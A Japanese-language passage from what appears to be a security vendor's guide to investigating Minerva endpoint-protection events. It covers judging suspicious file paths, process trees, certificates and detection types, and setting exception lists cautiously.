- 悪意のあるドキュメントイベントの場合、ドキュメントが実行しようとしたプログラムが表示されます。イベント概要の[追加情報]プロパティに表示されます。

- マルウェアワクチン接種イベントの場合、クエリーされた感染マーカーと詳細が表示されます。イベント概要の[追加情報]プロパティに表示されます。

Step 2: イベントの評価

イベントに関する情報に基づいた評価を行います。全てのイベントタイプについて、以下を考慮してください。

- 悪意の可能性があるファイルが存在するファイルパスはどの程度疑わしいか確認します。パス及び大元のプロセス名をベースに、悪意のある大元ファイルを評価します。C:¥ Windows フォルダーなどの保護された場所から実行されるファイルは、Temp、Downloads、または AppData ディレクトリから実行されるファイルよりも悪意のある可能性が低いと言えます。

- イベントの攻撃ツリーはどの程度疑わしいか確認します。Web ブラウザまたは電子メールクライアントから発生するプロセスは、Windows グラフィカルユーザーインターフェイス（explorer.exe プロセス）から直接実行されるプロセスよりも悪意のある可能性が高いと言われています。

- 信頼できる当事者によってデジタル署名されていても疑わしいプロセスであるか？証明書は有効か？証明書が有効でない場合、プログラムは悪意のある可能性が高くなります。

- フラグが立てられたファイルについて他に参考できるデータはあるか？VirusTotal で掲載されている多くのセキュリティベンダーが悪意のあるものとして分類している場合、マルウェアである可能性が高くなります。

さらに、イベントタイプに基づいて、以下の視点から分析しましょう。

- マルウェア検知回避に関するイベントについて：プロセスが正当なコードであるゆえに回避される可能性を考慮してください。例えば、ビジネスアプリケーションとセキュリティツールは、最適化の目的で、仮想環境で実行されているかどうかを判断しようとする場合があります。

- エクスプロイトキットイベントの場合について：開いているタブでアドオンと URL を調べて、攻撃要因となっている可能性のあるアドオンまたは Web サイトを特定します。

- インジェクション攻撃防止イベントの場合について：インジェクション攻撃の試行に関するソースプロセスとターゲットプロセスを確認します。攻撃対象は信頼できるアプリケーションか？多くのインジェクション攻撃の試みは、信頼できるアプリケーションをターゲットとしています。ソースプロセスとターゲットプロセスは同じか？これは通常、悪意のあるプログラムがファイル内のコードを独自のプロセスで解凍しようとしたことを示しています。

- 悪意のあるドキュメントのイベントについて：悪意のあるドキュメントが実行を試みたコードまたはプログラムとコマンドを理解します。

- マルウェアワクチン接種イベントの場合について：攻撃要因の可能性があるマルウェアファミリーを特定するため、どのワクチンアーティファクトがシミュレートされたかを判別します。

次に、上記の分析に基づいて、イベントが実際に試行された攻撃を表しているのか、それとも誤検知であるかを判断します。判断材料には、セキュリティ情報およびイベント管理（SIEM）ツールやエンタープライズ検出および応答（EDR）ツールなど、利用可能なセキュリティデータがあれば比較することもお勧めします。

Step 3: 例外リストの定義

調査の結果、イベントが実際に試行された攻撃を示していることが明確となった場合は、インシデント対応プロセスに従ってください。イベントが誤検知である場合は、Minerva 管理コンソールを使用

してイベントの例外を設定するかどうかを検討してください。誤検知イベントは合法なアプリケーションが妨害されているか？頻繁に発生するのか？などに応じて追加する例外タイプを決定します。

- パスによる例外よりも、デジタル署名されている場合は証明書で、署名されていない場合はハッシュでファイルを例外リストに追加する方が一般的に安全です。
- powershell.exe、cscript.exe、wscript.exe、cmd.exe などのスクリプトエンジンの例外リストを作成しないでください。
- ブラウザ（chrome.exe、iexplorer.exe など）や Microsoft Office（winword.exe、outlook.exe など）など、頻繁に使用されるアプリケーションに対して幅広い例外リストを作成するのは高リスクとなります。

その他の質問やヘルプについては、Pico Technologies へお問い合わせください。